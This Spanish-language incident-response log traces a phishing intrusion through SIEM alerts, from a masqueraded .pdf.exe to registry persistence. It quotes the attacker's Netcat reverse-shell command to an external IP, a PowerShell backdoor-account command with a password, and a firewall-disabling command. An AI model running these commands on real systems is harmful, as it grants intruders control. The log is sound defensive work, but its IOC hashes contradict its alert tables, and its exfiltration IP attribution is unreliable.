

Gestion de incidentes



Bitácora de Investigación: Caso Terra

Analista: Jhonny Valdivieso


Caso en IRIS: #2 - Robo de credenciales / Campaña Phishing

Plataformas Usadas: Elastic SIEM, DFIR-IRIS, VirusTotal



1. Información General del Incidente

- **Cliente Afectado:** Terra
- **Equipo de Respuesta:** CyberShield
- **Contexto Inicial:** Tras un apagón en la infraestructura, se reportaron picos de inicios de sesión fallidos y recepción de correos basura desde el 3 de marzo de 2024.



Evento 1: Acceso Inicial - Detección de Malware en Papelera vía Outlook

Critical

Jul 9, 2024 @ 21:46:55.677

⚠️ **Malware Detection Alert** [🔗](#)

Status

Open

Risk score

99

Assignees

+

Notes

—

Overview

Table

JSON

Field	Value
Source event	IGx0mZABRidmhXBlg0eC
host.name	technique-test
agent.status	Offline
user.name	rogelio
process.executable	C:\Program Files\Microsoft Office\root\Office16\outlook.exe
file.path	C:\\$Recycle.Bin\S-1-5-21-3250139449-4025979577-2541746667-1001\RD60126.exe
kibana.alert.rule.type	query
file.name	RD60126.exe
file.hash.sha256	5f7e5e76ca74447126ef5bccb0584342dc0890e1a65e4cac7f84291230af8728
file.directory	C:\\$Recycle.Bin\S-1-5-21-3250139449-4025979577-2541746667-1001
process.name	outlook.exe

- **ID del Evento (IRIS):** Event ID #1
- **Fecha y Hora (SIEM - event.created):** Jul 9, 2024 @ 21:44:02.000
- **Criticidad:** 🔥 Crítica (Risk Score: 99)
- **Fase de la Kill Chain / MITRE:** Initial Access / Phishing
- **Host Afectado:** technique-test
- **Usuario:** rogelio
- **Proceso Involucrado:** outlook.exe (Microsoft Outlook)

Análisis Técnico

Se identificó una alerta crítica de seguridad originada por el proceso legítimo de correo electrónico `outlook.exe`. El cliente de correo generó la escritura de un binario malicioso inicial en una ruta oculta correspondiente a la Papelera de Reciclaje (`C:\$Recycle.Bin`). Este comportamiento es un indicador clásico de una campaña de phishing donde un adjunto interactúa con directorios del sistema.

Indicadores de Compromiso (IOCs)

- **Filename:** `$RD60126.exe`
- **SHA256:** `5f7e5e76ca74447126ef5bccb0584342dc0890e1a65e4cac7f84281230df0728`

Evento 2: Evasión y Ejecución - Descarga y Activación de Binario vía Edge

Critical

Jul 9, 2024 @ 21:51:59.118


Malware Detection Alert


Status

Open

Risk score
99

Assignees

+

Notes
—

Overview

Table

JSON

Field	Value
Source event	62×3mZABRidmhXBIWFXu
host.name	technique-test
agent.status	Offline
user.name	rogelio
process.executable	C:\Users\rogelio\Downloads\Historial_Pagos_Visa.pdf.exe
file.path	C:\Users\rogelio\Downloads\Historial_Pagos_Visa.pdf.exe
kibana.alert.rule.type	query
file.name	Historial_Pagos_Visa.pdf.exe
file.hash.sha256	5f7e5e76ca74447126ef5bccb0584342dc0890e1a65e4cac7f84291230af8728
file.directory	C:\Users\rogelio\Downloads
process.name	Historial_Pagos_Visa.pdf.exe

- **ID del Evento (IRIS):** Event ID #2 (Hijo del Evento #1)
- **Fecha y Hora (SIEM - event.created):** Jul 9, 2024 @ 21:47:15.572
- **Criticidad:** 🔥 Crítica (Risk Score: 99)
- **Fase de la Kill Chain / MITRE:** Defense Evasion | Execution
- **Host Afectado:** technique-test
- **Usuario:** rogelio
- **Proceso Involucrado:** msedge.exe (Microsoft Edge)

Análisis Técnico

El navegador `msedge.exe` descargó el archivo en `C:\Users\rogelio\Downloads\`. El binario empleó **File Name Masquerading (T1036.003)** usando una doble extensión (`.pdf.exe`) para engañar al usuario. Los logs confirman que el usuario interactuó con el archivo, provocando que se inicializara como un proceso activo en memoria (`Historial_Pagos_Visa.pdf.exe`), lo que habilitó el despliegue de sus funciones internas.

Indicadores de Compromiso (IOCs)

- **Filename:** `Historial_Pagos_Visa.pdf.exe`
- **SHA256:** `5f7e5e76ca74447126ef5bccb0584342dc0890e1a65e4cac7f84281230df0728`

Evento 3: Ejecución de Comando - Establecimiento de Reverse Shell vía Netcat

Critical

Jul 9, 2024 @ 21:51:59.140


Malware Detection Alert

Status

Open

Risk score
99

Assignees

+

Notes
—

Overview

Table

JSON

Field	Value
Source event	jWx3mZABRidmhXBlz1e-
host.name	technique-test
agent.status	Offline
user.name	rogelio
process.executable	C:\Users\rogelio\Downloads\Historial_Pagos_Visa.pdf.exe
file.path	C:\Users\rogelio\AppData\Local\Temp\3\nc.exe
kibana.alert.rule.type	query
file.name	nc.exe
file.hash.sha256	b3b207dfab2f429cc352ba125be32a0cae69fe4bf8563ab7d0128bba8c57a71c
file.directory	C:\Users\rogelio\AppData\Local\Temp\3
process.name	Historial_Pagos_Visa.pdf.exe

- **ID del Evento (IRIS):** Event ID #3 (Hijo del Evento #2)
- **Fecha y Hora (SIEM - event.created):** Jul 9, 2024 @ 21:51:59.136
- **Criticidad:** 🔥 Crítica (Risk Score: 99)
- **Fase de la Kill Chain / MITRE:** Execution / Command control (C2)
- **Proceso Origen:** Historial_Pagos_Visa.pdf.exe → nc.exe
- **Línea de Comando Saliente:** C:\Users\rogelio\AppData\Local\Temp\3\nc.exe 89.44.9.243 -e powershell.exe 8080

Análisis Técnico

El proceso principal invocó la herramienta ofensiva Netcat (`nc.exe`) en los directorios temporales del perfil. Se capturó la línea de comandos ejecutable:

`nc.exe 89.44.9.243 -e powershell.exe 8080` , confirmando que se forzó una **Reverse Shell** saliente hacia la IP del atacante, otorgándole control total remoto de la terminal interactiva de PowerShell.

Indicadores de Compromiso (IOCs)

- **Filename (Herramienta):** `nc.exe`
- **SHA256 (Netcat):** `b3b207dfab2f429cc352ba125be32a0cae69fe4bf8563ab7d0128bba8c57a71c`
- **IP Destino (C2):** `89.44.9.243`
- **Puerto de Conexión:** `8080`

Evento 4: Persistencia - Creación de Cuenta Local Maliciosa vía PowerShell

Low

Jul 9, 2024 @ 23:02:34.000


User Account Creation via Powershell


Status

Open

Risk score
21

Assignees

+

Notes
—

Overview

Table

JSON

Source event	IWy8mZABRidmXBlA-7x
host.name	technique-test
agent.status	Offline
user.name	rogelio
process.executable	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
kibana.alert.rule.type	eql
process.name	powershell.exe
process.parent.name	powershell.exe
process.args	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -Command New-LocalUser 'rogelio' -Password (ConvertTo-SecureString 'password2\$' -AsPlainText -Force)

- **ID del Evento (IRIS):** Event ID #4 (Hijo del Evento #3)
- **Fecha y Hora (SIEM):** Jul 9, 2024 @ 23:02:06.965
- **Origen de los Datos (Source):** Elastic SIEM
- **Categoría / Táctica MITRE:** Persistence / Creación de Cuenta Local (T1136.001)
- **Activo Afectado (Asset):** PC de rogelio (Windows - Computer)

Descripción del Evento

Habiendo establecido el canal de Comando y Control (C2), el atacante ejecutó comandos remotos para asegurar su persistencia en el host. La telemetría de Elastic SIEM registró la Invocación de `powershell.exe` ejecutando el cmdlet `New-LocalUser`. El atacante forzó la creación de una cuenta local clon bajo el nombre de 'rogelio' pasándole directamente la contraseña 'password2\$' mediante la conversión forzada de texto plano (`-AsPlainText -Force`), garantizando así un vector de acceso secundario y permanente en el sistema comprometido.

Análisis Técnico Forense

1. Intención del Atacante:

El adversario no intentó realizar un ataque de fuerza bruta sobre cuentas existentes. En su lugar, utilizó el acceso interactivo que le proporcionaba la Reverse Shell activa de Netcat para inyectar un usuario totalmente nuevo en el sistema operativo.

2. Evasión y Mimetismo:

- **Nombre de Usuario:** Se seleccionó deliberadamente el nombre `rogelio` con el objetivo de camuflarse entre las identidades legítimas del activo y pasar desapercibido en auditorías superficiales.
- **Abuso de Cmdlets:** Se abusó del parámetro `AsPlainText -Force` del cmdlet `ConvertTo-SecureString`. Windows requiere por defecto que las contraseñas nuevas se pasen como objetos cifrados; el atacante usó estos modificadores para obligar al sistema a aceptar la cadena en texto plano `password2$` directamente desde la consola remota.

3. Impacto Operativo (Persistencia):

Al quedar la cuenta creada con privilegios locales, el atacante asegura un mecanismo de persistencia autónomo. Si la sesión actual de la shell de Netcat es descubierta, bloqueada o el servidor se reinicia, el atacante puede volver a ingresar remotamente autenticándose de forma "legítima" con las credenciales clonadas.

Indicadores de Compromiso (IOCs)

- **Text / Credential:** `password2$`

Evento 5: Escalación de Privilegios - Inclusión de Cuenta Clon en Grupo Administradores

Medium

Jul 9, 2024 @ 23:13:21.000

 **User Account Added to Privileged Group** 

Status

Open

Risk score

47

Assignees



Notes

—

Overview

Table

JSON

 Investigation

 Show investigation guide

Highlighted fields

+ Add Field

Field	Value
group.name	Administrators
Source event	fG3FmZABRidmhXBI4wak
host.name	technique-test
user.name	rogelio
cloud.provider	azure
cloud.region	eastus2
kibana.alert.rule.type	eq1

- **ID del Evento (IRIS):** Event ID #5 (Hijo del Evento #4)
- **Fecha y Hora (SIEM):** Jul 9, 2024 @ 23:13:21.000
- **Origen de los Datos (Source):** Elastic SIEM
- **Categoría / Táctica MITRE:** Privilege Escalation / Local Account (T1078.003)
- **Activo Afectado (Asset):** PC de rogelio (Windows - Computer)

Descripción del Evento

Once minutos después de la creación de la cuenta local clonada, la telemetría de Elastic SIEM detectó una maniobra de escalación de privilegios en el host 'technique-test'. El atacante asignó la cuenta recién creada ('rogelio') al grupo de alta seguridad 'Administrators'. Esta acción otorga al adversario privilegios administrativos plenos sobre el sistema operativo, permitiéndole evadir controles locales de control de cuentas de usuario (UAC) e interactuar con componentes críticos del sistema.

Análisis Técnico Forense

1. Intención del Atacante:

El adversario buscaba romper las limitaciones operativas de una cuenta de usuario estándar. Al elevar el clon `rogelio` al grupo de administradores locales, obtiene los máximos derechos de ejecución en la máquina virtual de Azure.

2. Impacto en la Seguridad:

Con privilegios de administrador, el atacante ahora tiene el control total para:

- Modificar o deshabilitar políticas de seguridad y registros de auditoría locales.
- Ejecutar herramientas ofensivas avanzadas que requieren acceso al Kernel o inyección en memoria.
- Preparar el entorno para fases más agresivas como el Movimiento Lateral (saltar a otros equipos de la red) o Exfiltración de datos confidenciales.

3. Contexto de Infraestructura:

La alerta se originó mediante una regla analítica de tipo **EQL** (Event Query Language) configurada en el SIEM, la cual monitorea de forma permanente cambios críticos en la gestión de identidades y accesos (IAM) dentro del entorno en la nube.

Indicadores de Compromiso (IOCs) Vinculados

- **Account:** `rogelio`
- **Text / Credential:** `password2$`

Evento 6: Evasión de Defensas - Desactivación de Windows Firewall vía PowerShell

Medium

Jul 9, 2024 @ 23:27:47.074

 **Windows Firewall Disabled via PowerShell** 

Status

Open

Risk score

47

Assignees



Notes

—

Overview

Table

JSON

Field	Value
Source event	FW3RmZABRidmhXBliCAN
host.name	technique-test
agent.status	Offline
user.name	rogelio
process.executable	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
kibana.alert.rule.type	eql
process.name	powershell.exe
process.parent.name	powershell.exe
process.args	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command Set-NetFirewallProfile -Enabled False -All

- **ID del Evento (IRIS):** Event ID #6 (Hijo del Evento #5)
- **Fecha y Hora (SIEM):** Jul 9, 2024 @ 23:27:47.074
- **Origen de los Datos (Source):** Elastic SIEM
- **Categoría / Táctica MITRE:** Defense Evasion / Inhabilitar Defensas del Host (T1562.001)

- **Activo Afectado (Asset):** `PC de rogelio (Windows - Computer)`



Descripción del Evento

Aprovechando el acceso administrativo consolidado, el adversario ejecutó un comando a través de PowerShell para deshabilitar las defensas perimetrales locales del sistema operativo. El motor analítico EQL de Elastic SIEM detectó la invocación del cmdlet `Set-NetFirewallProfile` con los parámetros `-Enabled False -All`, lo que apagó inmediatamente el firewall en sus perfiles de Dominio, Privado y Público.



Análisis Técnico Forense

1. Objetivo del Atacante:

Cegar los mecanismos de filtrado de paquetes del host afectado (`technique-test`). Al apagar el firewall, el atacante asegura que cualquier herramienta de administración remota, backdoor secundario o script de escaneo funcione sin restricciones de red locales.

2. Comando Identificado:

- `powershell.exe -Command Set-NetFirewallProfile -Enabled False -All`
- El uso del modificador `All` expone críticamente la máquina, eliminando el aislamiento de red e impidiendo la generación de logs de bloqueo legítimos del firewall.

3. Impacto en el Incidente:

Esta acción representa una fase de preparación técnica. Generalmente precede al establecimiento de múltiples canales de persistencia alternativos o al inicio de movimientos laterales interactivos hacia otros activos dentro de la infraestructura de Azure.



Indicadores de Compromiso (IOCs) Vinculados

- **Command Line:** `Set-NetFirewallProfile -Enabled False -All`



Evento 7: Exfiltración - Fuga Anómala de Datos detectada por Machine Learning

Medium

Jul 10, 2024 @ 02:44:50.554


Potential Data Exfiltration Activity to an Unusual IP Address


Status

Open

Risk score
47

Assignees

+

Notes
—

Overview

Table

JSON


Investigation guide

There's no investigation guide for this rule.

Highlighted fields

+ Add Field

Field	Value
Source event	ded_high_sent_bytes_destination_ip_record_1720526400000_10800_0_93286633801262853211774963417280593690_13
host.name	technique-test
kibana.alert.rule.type	machine_learning
kibana.alert.rule.parameters.machine_learning_job_id	ded_high_sent_bytes_destination_ip
kibana.alert.rule.parameters.anomaly_threshold	75

- **ID del Evento (IRIS):** Event ID #7 (Hijo del Evento #6)
- **Fecha y Hora (SIEM):** Jul 10, 2024 @ 02:44:50.563
- **Origen de los Datos (Source):** Elastic SIEM (Machine Learning Engine)
- **Categoría / Táctica MITRE:** Exfiltración sobre Canal de C2 (T1041)
- **Activo Afectado (Asset):** PC de rogelio (Windows - Computer)

Descripción del Evento

El módulo de análisis de comportamiento y Machine Learning de Elastic SIEM detectó una anomalía crítica de volumen saliente bajo el job ID

`ded_high_sent_bytes_destination_ip`. Los sistemas registraron un desvío masivo e inusual de bytes de datos desde el host comprometido (IP `10.0.1.4`) con destino hacia la IP externa `168.63.129.16`, superando el umbral normal establecido para la infraestructura corporativa.

Análisis Técnico Forense

1. Mecanismo de Detección:

La alerta no responde a una firma conocida, sino a un análisis heurístico y de comportamiento. El algoritmo identificó un pico drástico en la cantidad de datos enviados hacia el exterior que rompe las líneas base normales del tráfico de red diario.

2. Flujo de Red Involucrado:

- **Origen:** `10.0.1.4` (Internal IP del Servidor afectado)
- **Destino:** `168.63.129.16` (Dirección destino identificada como anómala en volumen)

3. Impacto en el Incidente:

Este hito representa la consumación del ataque. Tras ganar acceso inicial, establecer persistencia, elevar privilegios y desactivar el firewall local, el atacante localizó datos críticos en el sistema y procedió a empaquetarlos y extraerlos de la organización, completando los objetivos operativos de la intrusión.

Indicadores de Compromiso (IOCs) Vinculados

- **IP Address:** `168.63.129.16`

Evento 8: Persistencia Avanzada - Modificación de Llaves Run del Registro vía PowerShell

Critical

Jul 10, 2024 @ 02:49:53.336

⚠️ Malicious Behavior Detection Alert: Suspicious String Value Written to Registry Run Key

🔗

Status

Open

Risk score

99

Assignees

+

Notes

—

Overview

Table

JSON

Field	Value
Source event	e26JmpABRidmhXBib9UF
host.name	technique-test
agent.status	Offline
user.name	rogelio
rule.name	Suspicious String Value Written to Registry Run Key
process.executable	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
kibana.alert.rule.type	query
process.name	powershell.exe
rule.description	Identifies when suspicious values are written to Run and RunOnce registry keys via signed binaries. Run and RunOnce registry keys cause programs to run each time that a user logs on and are often abused by adversaries to maintain persistence on an endpoint.

- **ID del Evento (IRIS):** Event ID #8 (Hijo del Evento #7)
- **Fecha y Hora (SIEM):** Jul 10, 2024 @ 02:41:30.509
- **Origen de los Datos (Source):** Elastic SIEM (Query Engine)
- **Categoría / Táctica MITRE:** Persistence / Ejecución al Iniciar el Sistema: Llaves de Ejecución del Registro (T1547.001)
- **Activo Afectado (Asset):** PC de rogelio (Windows - Computer)
- **Nivel de Riesgo (Risk Score):** 99 (Crítico)

Descripción del Evento

El motor de correlación de Elastic SIEM disparó múltiples alertas concurrentes de severidad crítica debido a la manipulación directa de las llaves Run del Registro de Windows (`Registry Run Key Modified by Unusual Process`). La actividad fue ejecutada de manera remota bajo el contexto de la cuenta clon `rogelio` , utilizando comandos interactivos mapeados desde la Reverse Shell activa del malware Netcat.

Análisis Técnico Forense

1. Flujo de Ejecución y Correlación de Procesos:

- **Proceso Originador (Padre):** `C:\Users\rogelio\AppData\Local\Temp\3\nc.exe 89.44.9.243 -e powershell.exe 8080`
- **Proceso Ejecutor (Hijo):**
`C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe`
- Esta correlación demuestra que el atacante está utilizando la sesión interactiva existente de Netcat para forzar a PowerShell a interactuar de forma directa con las configuraciones del sistema del host (`technique-test`).

2. Impacto de la Persistencia:

Al escribir valores de cadena anómalos en los registros de inicio automático del sistema operativo, el adversario mitiga el riesgo de perder el control del host ante un reinicio programado, caídas de red o cierres de sesión forzados. El SIEM capturó un segundo intento de consolidación a las `02:49:53.336` , lo que denota una insistencia activa por parte del operador de la amenaza.

Indicadores de Compromiso (IOCs) Relacionados en la Alerta

- **IP Address:** `89.44.9.243`
- **File / Process:** `nc.exe`